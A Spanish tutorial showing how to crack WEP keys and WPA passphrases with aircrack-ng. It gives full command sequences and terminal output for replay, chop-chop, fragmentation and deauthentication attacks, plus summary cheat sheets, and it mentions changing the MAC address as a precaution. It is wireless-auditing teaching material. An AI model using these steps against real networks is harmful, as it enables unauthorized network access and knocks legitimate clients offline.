

ASALTANDO REDES WI-FI WEP / WPA



Aetsu
alpha.aetsu@gmail.com

Esta obra se encuentra bajo la licencia **Creative Commons 3.0 – España:**



Cifrado WEP – Todos los ataques

En esta parte del manual explicaré de forma simple como auditar una red wifi con cifrado WEP y obtener su contraseña. Para ello utilizaremos la suite Aircrack-ng sobre Ubuntu 9.10/Kubuntu 9.10. El ataque se lanzará sobre varias redes, todas con el consentimiento de sus propietarios, por esto omitiré el cambio de dirección MAC.

Primero veamos los datos del sistema:

Sistema operativo: Ubuntu 9.10 / Kubuntu 9.10

Targeta de red: ORiNOCO GOLD 8470-WD (chipset atheros)

Nombre de interfaz de red: wlan2(después mon0)

>>>>> Información *WEP* (Wikipedia): http://es.wikipedia.org/wiki/Wired_Equivalent_Privacy

Antes de empezar, por comodidad, recomiendo que al abrir una terminal nos autentiquemos como *root* (sudo su), ya que todos los comandos que introduciremos, o la mayoría, requieren que seamos *root*. Una vez dicho esto empezemos:

1 – Abrimos una shell y detenemos la interfaz que vamos a utilizar con:

```
# ifconfig <interfaz de red> down
```

en mi caso:


```
# ifconfig wlan2 down
```

2 – Ahora ponemos nuestra targeta en modo monitor:

```
# airmon-ng start <interfaz de red>
```

en mi caso:

```
# airmon-ng start wlan2
```



```
root@aetsu-pc: /home/aetsu - Terminator
root@aetsu-pc:/home/aetsu# airmon-ng start wlan1

Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
557      avahi-daemon
559      avahi-daemon
2195     wpa_supplicant
2203     dhclient
2225     dhclient
Process with PID 2195 (wpa_supplicant) is running on interface wlan1
Process with PID 2225 (dhclient) is running on interface wlan1

Interface  Chipset      Driver
wlan0      Atheros     ath5k - [phy0]
wlan1      Atheros     ath5k - [phy1]
                    (monitor mode enabled on mon0)

root@aetsu-pc: /home/aetsu#
```

Una vez hemos hecho esto vemos que nuestra targeta pasa a llamarse **mon0** y a partir de ahora es el nombre que utilizaremos para referirnos a ella.

3 – Procedemos a escanear redes con airodump-ng, para ello ponemos:

```
# airodump-ng <interfaz de red>
```

en mi caso:

```
# airodump-ng mon0
```

```
root@aetsu-pc: /home/aetsu - Tern
root@aetsu-pc: /home/aetsu 90x18
CH 11 ][ Elapsed: 1 min ][ 2009-11-29 00:22
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
[REDACTED]	-56	31	0 0	1	54	. OPN			[REDACTED]
[REDACTED]	-64	80	9 0	1	54	. WPA	CCMP	PSK	[REDACTED]
[REDACTED]	-76	121	15 0	5	54	. WEP	WEP		WLAN_43
[REDACTED]	-76	81	0 0	6	54e	. WEP	WEP		[REDACTED]
[REDACTED]	-79	53	0 0	11	54	. WEP	WEP		[REDACTED]
[REDACTED]	-80	33	0 0	1	54	. WPA	CCMP	PSK	[REDACTED]
[REDACTED]	-81	42	0 0	9	54	. WEP	WEP		[REDACTED]
[REDACTED]	-80	19	0 0	1	54	. WEP	WEP		[REDACTED]
[REDACTED]	-82	30	0 0	1	54	. OPN			[REDACTED]
[REDACTED]	-82	10	0 0	6	54	. WEP	WEP		[REDACTED]
[REDACTED]	-85	3	0 0	3	54	. WEP	WEP		[REDACTED]
[REDACTED]	-83	31	0 0	9	54	. WEP	WEP		[REDACTED]
[REDACTED]	-82	6	0 0	11	54	. WEP	WEP		[REDACTED]
[REDACTED]	-81	2	0 0	11	54	. WPA	TKIP	PSK	[REDACTED]

Ahora vamos a intentar entender que es cada cosa:

- **BSSID:** La direccion MAC del AP (el router victima).
- **PWR:** La intensidad de señal que recibimos del AP. A diferencia que en wifislax y en otras distribuciones de seguridad aquí esta en *dbi* en lugar de %.
- **Beacons:** Son datos no validos para nuestro analisis de la red.
- **#Data:** Archivos de datos validos, estos son los que nos interesan.
- **#S:** Aquí vemos a que ritmo crecen los #Data, es útil para ver a que velocidad estamos inyectando.
- **CH:** El canal sobre el que opera el AP.
- **MB:** Velocidad del AP. -- 11 → 802.11b // 54 → 802.11g
- **ENC, CIPHER, AUTH:** Estos 3 campos estan relacionados con la encriptación.
- **ESSID:** El nombre del AP.

4 – Abrimos una nueva shell y escogemos un AP:

```
# airodump-ng -w <archivo de captura> --bssid <MAC del AP> -c<canal del AP victima> <interfaz de red>
```

en mi caso:

```
# airodump-ng -w captura --bssid aa:bb:cc:dd:ee:ff -c5 mon0
```

```
CH 5 ][ Elapsed: 8 s ][ 2009-12-05 23:28
```

BSSID	PWR RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
[REDACTED]	-74	18	85	1	0	5	54	. WEP	WEP	WLAN_43

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
[REDACTED]	[REDACTED]	-76	1 - 1	319	88	

5 – Abrimos una nueva shell y nos asociamos al AP victima:

```
# aireplay-ng -1 10 -e <nombre del AP> -a <MAC del AP> -h <nuestra MAC> <interfaz de red>
```

en mi caso:

```
# aireplay-ng -1 10 -e WLAN_43 -a aa:bb:cc:dd:ee:ff -h 00:11:22:33:44:55 mon0
```

```
aetsu@aetsu-pc:~$ sudo aireplay-ng -1 10 -e WLAN_43 -a [REDACTED] -h [REDACTED] mon0
[sudo] password for aetsu:
23:29:26 Waiting for beacon frame (BSSID: [REDACTED] on channel 5
23:29:26 Sending Authentication Request (Open System) [ACK]
23:29:26 Authentication successful
23:29:26 Sending Association Request [ACK]
23:29:26 Association successful :-) (AID: 1)
```

Nota 1: Mientras no veamos la carita sonriente :-) no estamos asociados.

Nota 2: El valor 10 es el tiempo en que tarda nuestro pc en comprobar el estado de asociación con el AP, puede variar entre 0 y 30, y a veces, este valor influye en si nos asociamos al AP o no.

Ya tenemos lo básico, tenemos nuestra tarjeta de red en modo monitor, la tenemos capturando paquetes y estamos asociados al AP víctima. A continuación veremos los diferentes ataques y mas conocidos que podemos realizar con el aircrack-ng sobre el cifrado WEP.

Ataque 1 + 3

Este es el ataque mas conocido, aunque generalmente el mas lento.

6 – Abrimos una nueva shell y vamos a intentar reinyectar los #data:

```
# aireplay-ng -3 -b <MAC del AP> -h <nuestra MAC> <interfaz de red>
```

en nuestro caso:

```
# aireplay-ng -3 -b aa:bb:cc:dd:ee:ff -h 00:11:22:33:44:55 mon0
```

```
root@aetsu-pc:/home/aetsu# aireplay-ng -3 -b [REDACTED] -h [REDACTED] mon0
00:27:25 Waiting for beacon frame (BSSID: [REDACTED]) on channel 5
Saving ARP requests in replay_arp-1129-002725.cap
You should also start airodump-ng to capture replies.
Read 975 packets (got 0 ARP requests and 36 ACKs), sent 0 packets...(0 pps)
```

Una vez hecho esto nos queda esperar a que empiece el proceso de reinyección, es decir, que los ARP empiecen a subir, cosa que puede tardar desde escasos minutos hasta horas.

Cuando empiecen a subir veremos como también suben los data de la columna #Data de la shell sobre la que esta ejecutandose el airodump-ng, además en la columna #/S la velocidad a la que se están inyectando los #data.

```

CH 5 ][ Elapsed: 30 mins ][ 2009-12-06 00:19
BSSID          PwR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
[REDACTED] -73 100  16913  9519  30  5  54  . WEP  WEP   OPN  WLAN_43

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
[REDACTED] [REDACTED]  0    0 - 1  43177  74125
[REDACTED] [REDACTED] -7    5 -11   3    2926
[REDACTED] [REDACTED] -8    5 -11   0    2959
[REDACTED] [REDACTED] -71   36 - 1   68   16646  WLAN_43

```

```

aetsu@aetsu-pc: ~ 77x20
Read 210257 packets (got 4618 ARP requests and 95537 ACKs), sent 13582 packet
Read 210656 packets (got 4645 ARP requests and 95809 ACKs), sent 13632 packet
Read 211037 packets (got 4667 ARP requests and 96069 ACKs), sent 13682 packet
Read 211468 packets (got 4691 ARP requests and 96340 ACKs), sent 13733 packet
Read 211891 packets (got 4713 ARP requests and 96618 ACKs), sent 13783 packet
Read 212279 packets (got 4736 ARP requests and 96868 ACKs), sent 13833 packet
Read 212681 packets (got 4761 ARP requests and 97126 ACKs), sent 13883 packet
Read 213014 packets (got 4782 ARP requests and 97336 ACKs), sent 13932 packet
Read 213437 packets (got 4809 ARP requests and 97633 ACKs), sent 13982 packet
Read 213839 packets (got 4826 ARP requests and 97887 ACKs), sent 14031 packet
Read 214231 packets (got 4849 ARP requests and 98159 ACKs), sent 14083 packet
Read 214638 packets (got 4887 ARP requests and 98429 ACKs), sent 14132 packet
Read 215059 packets (got 4913 ARP requests and 98711 ACKs), sent 14183 packet
Read 215454 packets (got 4935 ARP requests and 98989 ACKs), sent 14233 packet
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 215879 packets (got 4955 ARP requests and 99254 ACKs), sent 14283 packet
Read 216205 packets (got 4975 ARP requests and 99465 ACKs), sent 14333 packet
Read 216493 packets (got 4997 ARP requests and 99663 ACKs), sent 14383 packet
Read 216889 packets (got 5022 ARP requests and 99909 ACKs), sent 14433 packet
S... (499 pps)

```

Una vez tengamos unos 60.000 #data podemos lanzar el aircrack-ng que veremos después. Podemos esperar a los 60.000 #data, aunque hay veces que con menos data (20.000) ya he conseguido obtener el pass del AP, por regla general suelen ser alrededor de 60.000 o mas.

Ataque 4 o “chop chop”

El ataque chop chop no siempre funciona, pero si funciona es más rápido que el ataque 1+3.

7 – Abrimos una shell y lanzamos el ataque chop chop:

```
# aireplay-ng -4 -b <MAC del AP> -h <nuestra MAC> <interfaz de red>
```

que en mi caso seria:

```
# aireplay-ng -4 -b aa:bb:cc:dd:ee:ff -h 00:11:22:33:44:55 mon0
```

esperamos a que encuentre un paquete válido y nos preguntará:

Use this packet?

Entonces contestamos “yes”:

```

00:48:08 Waiting for beacon frame (BSSID: [REDACTED]) on channel 5

Size: 60, FromDS: 0, ToDS: 1 (WEP)
  BSSID = [REDACTED]
  Dest. MAC = [REDACTED]
  Source MAC = [REDACTED]

0x0000: [REDACTED] .A,...I...."....
0x0010: [REDACTED] ..I...P]..s.mA}.
0x0020: [REDACTED] A./...T..mI`h-0
0x0030: [REDACTED] .....tx.>..0.3..
0x0040: [REDACTED] ..,v-

Use this packet ? yes

```

Ahora esperamos un poco y creará un nuevo archivo *.cap* y un archivo *.xor* con lo que aparecerá esto:

```

Offset 42 (74% done) | xor = 6D | pt = 00 | 38 frames written in 647ms
Offset 41 (77% done) | xor = F8 | pt = 12 | 97 frames written in 1680ms
Offset 40 (80% done) | xor = C5 | pt = 4B | 20 frames written in 342ms
Offset 39 (82% done) | xor = 49 | pt = 1D | 113 frames written in 1938ms
Offset 38 (85% done) | xor = FE | pt = 00 | 228 frames written in 3921ms
Offset 37 (88% done) | xor = E9 | pt = 00 | 231 frames written in 3967ms

The AP appears to drop packets shorter than 37 bytes.
Enabling standard workaround: IP header re-creation.

Saving plaintext in replay_dec-1129-004922.cap
Saving keystream in replay_dec-1129-004922.xor

Completed in 71s (0.44 bytes/s)

```

8 – Ejecutamos tcpdump sobre el archivo *.cap*:

```
# tcpdump -s 0 -n -e -r <archivo .cap generado antes>
```

en mi caso:

```
# tcpdump -s 0 -n -e -r replay_src-1129-004922.cap
```

```

root@aetsu-pc:/home/aetsu# tcpdump -s 0 -n -e -r replay_dec-1129-004922.cap
reading from file replay_dec-1129-004922.cap, link-type IEEE802.11 (802.11)
00:49:22.547914 BSSID:[REDACTED] SA:[REDACTED] DA:[REDACTED]
:eb LLC, dsap SNAP (0xaa) Individual, ssap SNAP (0xaa) Command, ctrl 0x03: o
ui Ethernet (0x000000), ethertype IPv4 (0x0800): 192.168.1.33.27723 > 186.12.
200.97.41933: UDP, length 1

```

Tenemos que prestar atención a la ip que aparece en el texto, en mi caso, 192.168.1.33, ya que la utilizaremos ahora.

9 – Forjamos un nuevo paquete de datos:

```
# packetforge-ng -0 -a <MAC del AP> -h <nuestra MAC> -k <ip dentro del rango> -l <ip obtenida antes> -y <archivo .xor obtenido antes> -w <archivo que reinyectaremos>
```

en mi caso:

```
# packetforge-ng -0 -a aa:bb:cc:dd:ee:ff -h 00:11:22:33:44:55 -k 192.168.1.255 -l 192.168.1.33 -y replay_dec-1129-004922.xor -w arp
```

```

root@aetsu-pc:/home/aetsu# packetforge-ng -0 -a [REDACTED] -h [REDACTED]
[REDACTED] -k 192.168.1.255 -l 192.168.1.33 -y replay_dec-1129-004922.xor -w a
rp
Wrote packet to: arp

```

Una vez ponga

Wrote packet to: <archivo que reinyectaremos>

en mi caso:

Wrote packet to: arp

ya hemos completado este paso.

10 – Por último reinyectamos el paquete creado:

aireplay-ng -2 -h <nuestra MAC> -r <archivo creado en el paso anterior> <interfaz de red>

en mi caso:

aireplay-ng -2 -h 00:11:22:33:44:55 -r arp mon0

```
root@aetsu-pc:/home/aetsu# aireplay-ng -2 -h [REDACTED] -r arp mon0

Size: 68, FromDS: 0, ToDS: 1 (WEP)

      BSSID = [REDACTED]
      Dest. MAC = FF:FF:FF:FF:FF:FF
      Source MAC = [REDACTED]

0x0000: [REDACTED] .A....I.... ..N.
0x0010: [REDACTED] .....s.mA}.
0x0020: [REDACTED] A./....I..mH.Y .
0x0030: [REDACTED] ..j.zY..R...3.7.
0x0040: [REDACTED] N...

Use this packet ? y

Saving chosen packet in replay_src-1129-005501.cap
You should also start airodump-ng to capture replies.

Sent 7971 packets...(499 pps)
```

y veremos como los data crecen mas rápido (#/S = 157):

```
CH 5 ][ BAT: 59 mins ][ Elapsed: 31 mins ][ 2009-11-29 00:56
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
[REDACTED]	-70	12	16513	8410 157	5	54	. WEP	WEP	OPN	WLAN_43

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
[REDACTED]	[REDACTED]	0	0 - 1	82555	15499	
[REDACTED]	[REDACTED]	-58	1 - 1	8	22598	
[REDACTED]	[REDACTED]	-58	11 - 1	332	22640	

Ahora igual que con el ataque 1+3 esperamos a tener los #data necesarios y lanzamos el aircrack-ng.

Ataque 5 o “ataque de fragmentación”

Este ataque también es más rápido que el ataque 1+3, pero como el ataque *chop chop* no siempre funciona.

Como aclaración, para este ataque cambié de AP, en este caso WLAN_8A.

11 – Abrimos una shell y ahora lanzamos el ataque de fragmentación:

```
# aireplay-ng -5 -b <MAC del AP> -h <nuestra MAC> <interfaz de red>
```

que en mi caso sería:

```
# aireplay-ng -5 -b aa:bb:cc:dd:ee:ff -h 00:11:22:33:44:55 mon0
```

```
root@aetsu-pc:/home/aetsu# aireplay-ng -5 -b [REDACTED] -h [REDACTED]
[REDACTED] mon0
15:55:21 Waiting for beacon frame (BSSID: [REDACTED]) on channel 6
15:55:21 Waiting for a data packet...
Read 12 packets...
```

ahora esperamos a que encuentre un paquete válido y nos preguntará:

Use this packet?

Entonces contestamos “yes”:

```
root@aetsu-pc:/home/aetsu# aireplay-ng -5 -b [REDACTED] -h [REDACTED]
[REDACTED] mon0
15:55:21 Waiting for beacon frame (BSSID: [REDACTED]) on channel 6
15:55:21 Waiting for a data packet...
Read 313 packets...

Size: 86, FromDS: 1, ToDS: 0 (WEP)

      BSSID = [REDACTED]
      Dest. MAC = FF:FF:FF:FF:FF:FF
      Source MAC = [REDACTED]

0x0000: [REDACTED] 5 .B.....8.W.
0x0010: [REDACTED] ."#1...r...k0
0x0020: [REDACTED] .s..T.Fh.3.<.e..
0x0030: [REDACTED] Mm.W,..]).!...3.
0x0040: [REDACTED] _...CW...0...g[2
0x0050: [REDACTED] ....{.
```

Use this packet ? █

y aparecerá:


```

Saving chosen packet in replay_src-1206-155549.cap
15:56:11 Data packet found!
15:56:11 Sending fragmented packet
15:56:11 Got RELAYED packet!!
15:56:11 Trying to get 384 bytes of a keystream
15:56:11 Got RELAYED packet!!
15:56:11 Trying to get 1500 bytes of a keystream
15:56:11 Got RELAYED packet!!
Saving keystream in fragment-1206-155611.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream

```

Una vez veamos esto hemos completado este paso.

12 – Al igual que con el ataque “chop chop” forjamos un nuevo paquete de datos:

```
# packetforge-ng -0 -a <MAC del AP> -h <nuestra MAC> -k <ip dentro del rango> -l <ip
obtenida antes> -y <archivo .xor obtenido antes> -w <archivo que reinyectaremos>
```

en mi caso:

```
# packetforge-ng -0 -a aa:bb:cc:dd:ee:ff -h 00:11:22:33:44:55 -k 192.168.1.255 -l
192.168.1.33 -y replay_dec-1206-155611.xor -w arp
```

```

root@aetsu-pc:/home/aetsu# packetforge-ng -0 -a [REDACTED] -h [REDACTED]
[REDACTED] -k 192.168.1.255 -l 192.168.1.33 -y fragment-1206-155611.xor -w arp
Wrote packet to: arp

```

Una vez ponga

Wrote packet to: <archivo que reinyectaremos>

en mi caso:

Wrote packet to: arp

ya hemos completado este paso.

13 – Para acabar con este ataque hace falta reinyectar como con el ataque anterior:

```
# aireplay-ng -2 -h <nuestra MAC> -r <archivo creado en el paso anterior> <interfaz de
red>
```

en mi caso:

```
# aireplay-ng -2 -h 00:11:22:33:44:55 -r arp mon0
```

```

CH 6 ][ BAT: 1 hour 7 mins ][ Elapsed: 6 mins ][ 2009-12-06 15:59
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
[REDACTED] -35 96    3727    7008 253  6  54  . WEP  WEP   OPN  WLAN_8A
BSSID          STATION      PWR  Rate  Lost Packets Probes
[REDACTED] [REDACTED] 1    0  0 - 1    0  14606

root@aetsu-pc: /home/aetsu 93x20

Size: 68, FromDS: 0, ToDS: 1 (WEP)
      BSSID = [REDACTED]
      Dest. MAC = FF:FF:FF:FF:FF:FF
      Source MAC = [REDACTED]

0x0000: [REDACTED] .A....8.W....y.
0x0010: [REDACTED] .....r...Y,.
0x0020: [REDACTED] 1  Iu.....*.8..._UA
0x0030: [REDACTED] .F1.....L
0x0040: [REDACTED] ....

Use this packet ? y
Saving chosen packet in replay_src-1206-155842.cap
You should also start airodump-ng to capture replies.
Sent 14937 packets...(499 pps)

```

Vemos como los #data suben a un ritmo mas rápido que con el 1+3. Para finalizar con este ataque, al igual que con los anteriores (*I+3* y *chop chop*) falta lanzar el aircrack-ng que veremos ahora.

Aircrack-ng

14 – Ultimo paso, desencriptar el archivo que contiene los #data validos, es decir, el que esta capturando desde el principio el airodump-ng. Por tanto abrimos una nueva shell y:

```
# aircrack-ng <archivo de captura>
```

en mi caso:

```
# aircrack-ng captura*.cap
```

```
Aircrack-ng 1.0

[00:34:18] Tested 801 keys (got 28480 IVs)

KB   depth  byte(vote)
0    0/ 1    5A(43264) D0(35584) EB(35584) 7F(35328)
1    15/ 1    B2(33280) 05(33024) CF(32768) 75(32512)
2    0/ 4    BA(41728) 9A(35840) 50(35584) 0B(34816)
3    12/ 3    5B(33280) 6D(33024) 00(32768) 33(32512)
4    2/ 11   46(36096) 22(35328) A9(35072) DC(34816)

KEY FOUND! [ 5A:30:30:31:33:34:39:45:44:32:36:34:33 ] (ASCII: Z001349ED2643 )
Decrypted correctly: 100%
```

Al final aparecerá la ansiada contraseña del AP, sino nos dirá que aún no tenemos suficientes #data y tendremos que esperar a tener más.

Con esto ya están los usos mas típicos de la suite aircrack-ng, a partir de aquí nos queda jugar con los comandos de los diversos ataques, ya que ofrecen opciones no comentadas en este tutorial pero que pueden ser útiles.

RESUMEN WEP

Ataque 1+3:

- 1) # ifconfig <interfaz de red> down
- 2) # airmon-ng start <interfaz de red>
- 3) # airodump-ng <interfaz de red>
- 4) # airodump-ng -w <archivo de captura> --bssid <MAC del AP> -c<canal del AP victima> <interfaz de red>
- 5) # aireplay-ng -1 10 -e <nombre del AP> -a <MAC del AP> -h <nuestra MAC> <interfaz de red>
- 6) # aireplay-ng -3 -b <MAC del AP> -h <nuestra MAC> <interfaz de red>
- 7) # aircrack-ng <archivo de captura>

Ataque chop chop:

- 1) # ifconfig <interfaz de red> down
- 2) # airmon-ng start <interfaz de red>
- 3) # airodump-ng <interfaz de red>
- 4) # airodump-ng -w <archivo de captura> --bssid <MAC del AP> -c<canal del AP victima> <interfaz de red>
- 5) # aireplay-ng -1 10 -e <nombre del AP> -a <MAC del AP> -h <nuestra MAC> <interfaz de red>
- 6) # aireplay-ng -4 -b <MAC del AP> -h <nuestra MAC> <interfaz de red>
- 7) # tcpdump -s 0 -n -e -r <archivo .cap generado antes>
- 8) # packetforge-ng -0 -a <MAC del AP> -h <nuestra MAC> -k <ip dentro del rango> -l <ip obtenida antes> -y <archivo .xor obtenido antes> -w <archivo que reinyectaremos>

- 9) # aireplay-ng -2 -h <nuestra MAC> -r <archivo creado en el paso anterior> <interfaz de red>
- 10) # aircrack-ng <archivo de captura>

Ataque de fragmentación:

- 1) # ifconfig <interfaz de red> down
- 2) # airmon-ng start <interfaz de red>
- 3) # airodump-ng <interfaz de red>
- 4) # airodump-ng -w <archivo de captura> --bssid <MAC del AP> -c<canal del AP victima> <interfaz de red>
- 5) # aireplay-ng -1 10 -e <nombre del AP> -a <MAC del AP> -h <nuestra MAC> <interfaz de red>
- 6) # aireplay-ng -5 -b <MAC del AP> -h <nuestra MAC> <interfaz de red>
- 7) # packetforge-ng -0 -a <MAC del AP> -h <nuestra MAC> -k <ip dentro del rango> -l <ip obtenida antes> -y <archivo .xor obtenido antes> -w <archivo que reinyectaremos>
- 8) # aireplay-ng -2 -h <nuestra MAC> -r <archivo creado en el paso anterior> <interfaz de red>
- 9) # aircrack-ng <archivo de captura>

ASALTANDO REDES WPA CON AIRCRACK-NG

Ahora voy a mostrar como probar la (in)seguridad de las redes WPA, y para ello utilizare la suite Aircrack-ng.

>>>>> Información *WPA* (Wikipedia): http://es.wikipedia.org/wiki/Wi-Fi_Protected_Access

Para empezar con esto vamos a mostrar el entorno en el que trabajaremos:

- MAC del router (BSSID): **aa:bb:cc:dd:ee:ff**
- MAC de un cliente asociado al AP: **11:22:33:44:55:66**
- Nombre de la red (ESSID): **vodafoneF7EF**
- Canal del AP: **12**
- Sistema operativo utilizado: **GNU/Linux(Wifislax 3.1)**
- Chipset de la tarjeta(atacante): **rt2571f**
- Nombre de la interfaz de red: **rausb0**

Empezaremos este tutorial asumiendo que ya tenemos la tarjeta en modo monitor y que hemos tomado las precauciones de cambiar nuestra mac.

Bueno a trabajar:

1 – Lo primero que tenemos que hacer es **buscar el AP objetivo** con airodump-ng, para ello abrimos una shell y escribimos:

```
airodump-ng -w morsa --bssid aa:bb:cc:dd:ee:ff -c12 rausb0
```

donde:

- **airodump-ng**: programa para escanear redes wi-fi.
- **-w morsa**: con **-w** elegimos el nombre del archivo de captura, en este caso, *morsa*.
- **--bssid aa:bb:cc:dd:ee:ff**: en **--bssid** ponemos la MAC del AP, en este caso, aa:bb:cc:dd:ee:ff.
- **-c12**: con **-c** seleccionamos el canal por el que opera el AP, en este caso 12.
- **rausb0**: nombre con el que wifislax reconoce a la tarjeta de red, en este caso, **rausb0**.

```
CH 12 ][ Elapsed: 28 s ][ 2010-04-21 12:43
BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:11:22:33:44:55:66  70 100    295      0   0  12  54  WPA2 WRAP  PSK  vodafoneF7EF
BSSID          STATION    PWR  Lost  Packets  Probes
00:11:22:33:44:55:66  00:11:22:33:44:55:66  90   0      1  vodafoneF7EF
             cliente asociado
```

2 – Lo siguiente sera **obtener el handshake**, para ello o bien esperamos a que un cliente se conecte, o bien desasociamos a un cliente ya conectado al AP, con lo que le forzaremos a volver a conectarse y obtendremos el buscado handshake.

Como no queremos esperar, vamos a desasociar a alguien conectado a la red, para hacerlo abrimos una terminal y:

```
aireplay-ng -0 20 -a aa:bb:cc:dd:ee:ff -c 11:22:33:44:55:66 rausb0
```

donde:

- **aireplay-ng**: Esta aplicación la utilizaremos para realizar el ataque 0 con el que desasociamos a un cliente asociado al AP víctima.
- **-0**: Esto implica que utilizamos el ataque **0** con el fin de desconectar a un usuario de el AP objetivo.
- **20**: El numero de paquetes que mandaremos a la tarjeta asociada con el fin de conseguir que se caiga de la red, en este caso **20**, si ponemos 0 no pararán de lanzarse paquetes hasta que nosotros interrumpamos la ejecución del programa (CTRL + C en la shell o cerrando la terminal).
- **-a aa:bb:cc:dd:ee:ff**: Con **-a** seleccionamos la MAC del AP objetivo.
- **-c 11:22:33:44:55:66**: Con **-c** seleccionamos la MAC de un cliente asociado al AP al que enviaremos los paquetes con el fin de conseguir que se reconecte al AP y obtener el handshake.
- **rausb0**: nombre con el que wifislax reconoce a la tarjeta de red, en este caso, **rausb0**.

```
wifislax ~ # aireplay-ng -0 20 -a 08:00:27:00:00:00 -c 08:00:27:00:00:00 rausb0
12:44:12 Sending DeAuth to station -- STMAC: [08:00:27:00:00:00]
12:44:13 Sending DeAuth to station -- STMAC: [08:00:27:00:00:00]
12:44:14 Sending DeAuth to station -- STMAC: [08:00:27:00:00:00]
12:44:14 Sending DeAuth to station -- STMAC: [08:00:27:00:00:00]
12:44:15 Sending DeAuth to station -- STMAC: [08:00:27:00:00:00]
12:44:16 Sending DeAuth to station -- STMAC: [08:00:27:00:00:00]
12:44:16 Sending DeAuth to station -- STMAC: [08:00:27:00:00:00]
12:44:17 Sending DeAuth to station -- STMAC: [08:00:27:00:00:00]
```

3 – Una vez el cliente se caiga y se vuelva a conectar, si hemos obtenido el handshake aparecerá en la parte superior derecha de la ventana del airodump-ng:

```
CH 12 ][ Elapsed: 2 mins ][ 2010-04-21 12:44 ][ WPA handshake: 08:00:27:00:00:00
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
08:00:27:00:00  71 100    1280      46   0  12  54  WPA2 WRAP  PSK  vodafoneF7EF
BSSID          STATION          PWR  Lost  Packets  Probes
08:00:27:00:00  08:00:27:00:00  92   0     45     vodafoneF7EF
```

Como vemos en la imagen pone WPA handshake junto con la mac del AP, en el caso del ejemplo pondría:

WPA handshake: aa:bb:cc:dd:ee:ff

De todas formas si queremos comprobar si hemos obtenido o no el handshake, podemos poner en una shell:

```
aircrack-ng morsa-01.cap
```

donde:

- **aircrack-ng:** Programa que utilizaremos para obtener la contraseña.
- **morsa-01.cap:** El archivo donde hemos guardado la captura de datos.

Entonces si hemos obtenido un handshake valido aparecerá:

```
wifislax ~ # aircrack-ng morsa-01.cap
Opening morsa-01.cap
Read 1672 packets.

# BSSID          ESSID          Encryption
1 02:00:00:00:00:00  vodafoneF7EF  WPA (1 handshake)

Choosing first network as target.
Please specify a dictionary (option -w).
```

4 – Bueno para acabar esto solo tenemos que tener, **MUCHISIMA SUERTE**, para que la clave del AP este en nuestro diccionario. Para este ejemplo, utilizare el diccionario que se encuentra en Ubuntu (supongo que otras distros también lo tendrán, pero no lo he comprobado) añadiéndole mi clave por la mitad ya que no aparecía en este.

Para encontrarlo en Ubuntu hay que ir a:

/etc/dictionaries-common

y dentro de esta carpeta encontraremos un archivo llamado **words**.

Una vez escogido nuestro diccionario solo queda lanzar el ataque. Este ataque durará mas o menos en función del tamaño del diccionario.

```
aircrack-ng -w /root/Desktop/words morsa-01.cap
```

donde:

- **aircrack-ng:** Programa que utilizaremos para obtener la contraseña.
- **-w /root/Desktop/words:** Con **-w** seleccionamos el diccionario que utilizaremos, en mi caso se encuentra en el directorio /root/Desktop y se llama *words*.
- **morsa-01.cap:** El archivo donde hemos guardado la captura de datos.

RESUMEN WPA

Ataque a redes WPA:

- 1) # airodump-ng -w <archivo de captura> --bssid <MAC del AP> -c<canal del AP victima> <interfaz de red>
- 2) # aireplay-ng -0 20 -a <MAC del AP> -c <MAC tarjeta asociada al AP> <interfaz de red>
